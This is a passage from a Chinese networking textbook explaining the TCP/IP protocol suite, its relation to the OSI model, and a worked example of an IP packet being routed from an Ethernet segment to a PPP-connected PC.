


图 1.15　常用的 TCP/IP 协议族的数据封装关系

在基于 TCP/IP 协议族的互联网中，将应用层的协议按其对传输性能的要求进行分类，分别由传输层的 TCP 协议、UDP 协议或者 SCTP 协议传输。分类方法如下：

互联网的第一类应用的特点是：不允许数据传输中产生任何差错，要求传输信道有流量控制和乱序纠正等能力，但是对数据传输的实时性不作严格要求。例如：用于 Web 网页访问的 HTTP 协议，传输电子邮件的 SMTP 协议，文件传输协议 FTP 等。对于此类应用

可利用传输层中的传输控制协议(Transmission Control Protocol,TCP)来支持。

互联网的第二类应用的特点是:对数据传输的实时性要求较高,不允许有大的传输延时,但是对数据传输中产生的差错和数据包丢失等没有严格的要求。例如:域名查询服务(DNS),网络视频点播(Video On Demand,VOD),IP电话,简单网络管理协议(SNMP,RTP协议)等。对于此类应用可利用传输层中的用户数据报协议(User Datagram Protocol,UDP)来支持。

互联网中还有一些特殊的应用,例如:交互式的网络视频会议、交互式网络教学等。此类应用对传输信道的要求包含了上述两类应用的特点,会议通信各方之间要实时传输双向的视频流和音频流,以及文字图片等要求高可靠性的多种不同进程的数据。这些数据流之间还要有时间同步的要求。于是在传输层中引入了第3个协议:数据流控制传输协议(Stream Control Transmission Protocol,SCTP),在图1.15中未画出,详见第5章的介绍。

在发送端,传输层将应用层的数据封装为传输层数据段(segment)后,交给互联网层封装为统一格式的IP数据包(packet)。而各种不同类型的底层网络再将IP包封装到自己格式的数据帧(frame)中传输。例如:基于双绞线、光纤、无线电信道的传输网络的数据帧格式都不同,但是它们都设计了能够传输统一格式的IP包,这样就可实现不同类型网络之间的基于IP协议的通信。在接收端的数据处理过程与发送端相反。

为了进行互联网的管理和控制,在互联网层除了IP协议外,还需要一些辅助协议的补充和完善,例如:网间控制报文协议(ICMP)、互联网组管理协议(IGMP)等。

由于数据链路层和互联网层的寻址方式不同。例如,以太网内传输的以太帧寻址是利用帧头部中的源和目的主机的网卡物理地址(Media Access Control,MAC)。而互联网主机的IP包是利用其头部中的IP地址寻址。为了让IP包能够在以太网内传输,就需要利用地址解析协议(Address Resolution Protocol,ARP)在以太网的每台计算机内自动生成一个MAC地址和IP地址的对照表,以便进行MAC/IP地址的查询和对照。ARP协议的用途是当已知主机的IP地址,查询该主机的网卡MAC地址。而反向地址解析协议(Reverse Address Resolution Protocol,RARP)用于已知主机的MAC地址,查询该主机的IP地址。RARP协议用得较少,其功能已被动态主机配置协议DHCP取代。换言之,网络计算机内的ARP地址查询对照表是在以太网上支持IP包互联网通信的必备条件。

图1.15所示的TCP/IP协议族关系图的形状就像一个沙漏计时器,上下大而中间细,这就是互联网为何具有强大生命力的原因。各种不同类型的底层网络都设计了能够传输统一格式的IP协议,即IP包的传输是所有底层网络都支持的,它向传输层的TCP和UDP的通信服务提供了一个与底层网络无关的平台,在传输层的平台上还可以开发各种各样新的应用。由于互联网中允许各种不同的底层网络互联通信,也允许各种新应用的不断加入,因此它就可以提供全球范围的各种通信网连接。

图1.15中也直观地表示了各种上层协议数据被依次封装到下层协议数据单元PDU中的相互关系。在互联网中会不断出现一些新的应用,很多企业提供的网络服务采用了自主开发的非标准协议,例如QQ使用的OICQ协议等。可以通过捕获和解剖真实网络中该协议数据包的封装结构,来分析此协议所在层次与上下层协议的相互关系和工作原理。详细见第7章的介绍。

TCP/IP网络协议模型的优点是简单明了,但是随着互联网的很多新应用和新协议的

加入,此模型就显得不够完善了。例如,在互联网安全应用中新增加的各种加密通信协议和会话控制协议等,用 OSI 模型来分析较完善。

1.2.2 TCP/IP 网络模型与 OSI 模型之间的关系

TCP/IP 互连联模型是在国际标准化组织 ISO 的开放系统互连 OSI 参考模型之前开发出来的,因此互联网模型中各层与 OSI 模型的各层并不完全匹配。互联网模型是由 5 层构成的,而 OSI 模型有 7 层。OSI 模型中的最上面的会话层、表示层和应用层这 3 层的功能在互联网模型中由一个称为应用层的单一层来完成,如图 1.16 所示。




图 1.16　TCP/IP 互联网模型与 OSI 参考模型的关系

TCP/IP 网络模型与 OSI 参考模型的比较:OSI 参考模型是最严谨和完整的。早期的互联网的应用范围十分简单有限,TCP/IP 的 5 层结构的模型基本能够满足使用要求。但是随着互联网应用领域的不断扩展,增加了很多新的应用领域,例如:网络信息的加密、用户身份认证、虚拟专网 VPN 的应用、电子商务、网络多媒体应用等,原有的 TCP/IP 协议族已不能满足要求。因此互联网至今仍然在不断地增添新的补充协议,互联网的 5 层协议模型也在不断地扩充新的内容,这些新加入的协议(例如数据加密等)往往具有类似 OSI 中的表示层和会话层等的功能。理解 OSI 的参考模型与 TCP/IP 的模型的异同关系,对学习互联网的各种协议之间的关系,应用和开发网络安全技术是很重要的。

1.2.3 异类网络之间如何互联通信

在本节中,利用实例说明 1.2.2 节所讨论的层的概念,如何用于一个典型的 TCP/IP 互联网环境中。这里给出:

(1) 网络模型中每一层的例子,以及各层之间如何通过接口相互传递信息。

(2) 每层的协议数据单元 PDU 是如何构成的,在它的头部含有什么重要信息。

(3) 网络主机的物理地址与 IP 地址的应用范围不同,以及它们之间的相互关系。

(4) 同一个 IP 包怎样在两个不同类型的网络之间路由传输。

首先分析一个简单的互联网络,然后展示用网络协议数据分析工具捕获的各种协议数据。

例 1-4 互联网如何跨网段传输 IP 数据包。

图 1.17(a) 展示了一个传统以太网和一个 PPP(Point to Point Protocol)拨号网络之间通过路由器的互联通信,这就是由两个异类网络构成的互联网。以太网中包括:一台服务器(Server)、一台工作站(Workstation)、一个路由器(Router)。PPP 网络由一台 PC 通过电话线的点对点协议 PPP 远程连接到路由器上(类似家庭计算机通过拨号线路接入电信运营商的网络)。以太网和 PPP 网络是数据链路层中两类不同的网络,但是它们都能封装传输 IP 数据包,因此可通过路由器互联,应用数据的封装处理过程如图 1.17(b)所示。




图 1.17 由一个以太网和一个 PPP 网络连接构成的互联网

1. IP 地址和物理地址的作用范围

在互联网上传输一个 IP 包(Packet 或称“分组”)时,需要用以太网中工作站的 MAC 物理地址以及互联网上主机的 IP 地址来进行寻址和路由转发。MAC 物理地址即是工作站的网卡(Network Interface Card,NIC)的地址,用于以太网内的寻址,即 MAC 地址只能用在同一个网段内。每个网卡都有一个全球唯一的 MAC 地址。

互联网中每台主机的网络接口由一个全球唯一的 IP 地址进行标识。IP 地址标识的是主机的网络接口而非主机本身,若一台主机连接到多个网络,那么每个接口都有一个 IP 地址。IP 地址用于互联网上跨网段传输的数据包寻址。连接两个或更多物理网络的结点称为路由器。在本例中,路由器连接到两个异构网络上,每个网络接口分给一个唯一的 IP 地址。一个 IP 地址由 32 比特构成,分为两部分:网络 ID(identification)和主机 ID。网络 ID 由具备 IP 地址授予权的机构分配授予。

在本例的 IP 地址中,用简化的网络 ID 标识符号,假如以太网的网络 ID 为 1,PPP 网的

网络 ID 为 2。因此在此图的以太网中,假设服务器的 IP 地址为(1,1),MAC 地址为 s;工作站的 IP 地址为(1,2),MAC 地址为 w;路由器的左侧接口 IP 地址为(1,3),MAC 地址为 r。在 PPP 点对点协议网络中,计算机的 IP 地址为(2,2),路由器接口的 IP 地址为(2,1)。路由器有两个 IP 地址分别对应两个网络的接口。

以太网中每个网络接口的 MAC 地址长度为 48 比特,其中前 24 比特是生产厂商的标识,后 24 比特是产品序号。每块网卡都被赋予一个全球唯一的介质访问控制 MAC 地址或称为物理地址。当一块网卡被用来将一台计算机连接到任何以太局域网时,网络中的所有工作站都自动保证其接口的物理地址是唯一的。为了方便讨论,设图 1.17 中路由器的 MAC 地址为 r,服务器的 MAC 地址为 s,工作站的 MAC 地址为 w。

注意区别:在以太网中的每台计算机称为工作站(Workstation),连接到互联网上的计算机称为主机(Host),独立使用的计算机称为 PC(Personal Computer)。

2. IP 包在不同网络之间的传输

(1) IP 包在同一以太网内的寻址:首先,分析工作站要向服务器传送一个 IP 包的情况。在 IP 包的头部包含了源(工作站)IP 地址和目的(服务器)IP 地址。假设服务器的 IP 地址是已知的。工作站的 IP 实体查看自己的路由表,以确定表中是否存在含有此 IP 地址的信息。如果发现服务器是与本机连接到同一以太网,且 ARP 表中服务器的物理地址是 s,IP 数据包就被送到以太网卡驱动器,从而产生如图 1.18 所示的以太网帧。以太网帧的头部包含了源端的物理地址 w 和目的端的物理地址 s。头部还包含了一个协议类型字段,标明内部封装的是 IP 包。此类型字段是必需的,因为以太帧中也可以封装传输其他非 IP 协议的包。工作站随后将此以太网帧在局域网中进行广播。服务器的网卡检测到此帧的目的 MAC 地址与本机地址吻合,此网卡就捕获此帧并对其进行处理,它发现帧中的协议类型字段是 IP 协议的标识,就取出其中的 IP 包并上传给服务器内的 IP 实体。




图 1.18　发送端将 IP 包封装在一个以太网帧中,在接收端进行相反的处理

(2) IP 包在不同网络间的寻址:看服务器如何将一个 IP 数据包传给通过 PPP 连接的 PC 的情况。这台 PC 通过拨号的点对点方式连接到路由器上,即数据链路层使用的是点对点协议 PPP。此时服务器已知道目标的 PC 的 IP 地址。服务器中的 IP 实体查看自己的路由列表,看是否含有一条 PC 的 IP 地址信息,它没有找到(因为 PC 与服务器不在同一个局域网内)。然后服务器的 IP 实体会再检查是否有一条路由表项与 PC 的 IP 地址中的网络 ID 部分相匹配。再次假设没找到相应的表项。当发送端(服务器)在自己的路由表中没有找到任何关于目的计算机 PC 的地址信息,IP 实体则会查看是否有一个表项指定了一个默认路由器。路由表中存在这一个表项,指明默认路由器的 IP 地址为(1,3),MAC 地址是 r。

于是服务器就将此 IP 包送到自己的以太网驱动器,构建了一个以太网帧。帧的头部包含源端的 MAC 物理地址 s(服务器)和目的端的 MAC 物理地址 r(路由器)。注意,此帧中的 IP 包头部的目的地址是 PC 的 IP 地址(2,2),源 IP 地址是服务器的,而不是路由器的 IP 地址(1,3)。此以太帧广播到局域网中。路由器的网卡捕获了此帧,并对其进行分析,帧头部的 MAC 目的地址与自己相同,于是收下。网卡取出其中的 IP 包传给它的 IP 实体,实体发现这个 IP 包头部的目的 IP 地址不是发给自己的,依然需要继续路由转发。此 IP 包在以太网中传输时的封装关系为 eth：ip。

路由器中的路由列表说明地址为(2,2)的 PC 是通过 PPP 协议接连到自己的另一网络接口。路由器把 IP 数据包从以太帧中取出,将它封装到一个 PPP 帧中。然后路由器将此 PPP 帧发送给 PC。PC 的 PPP 接收器收到帧后,检测其中的协议类型字段为 IP,就将 IP 包取出传给它的 IP 实体。在 PPP 数据帧中封装了 IP 包后头部的顺序为 ppp：ip。

3. 网络各层之间如何协同工作

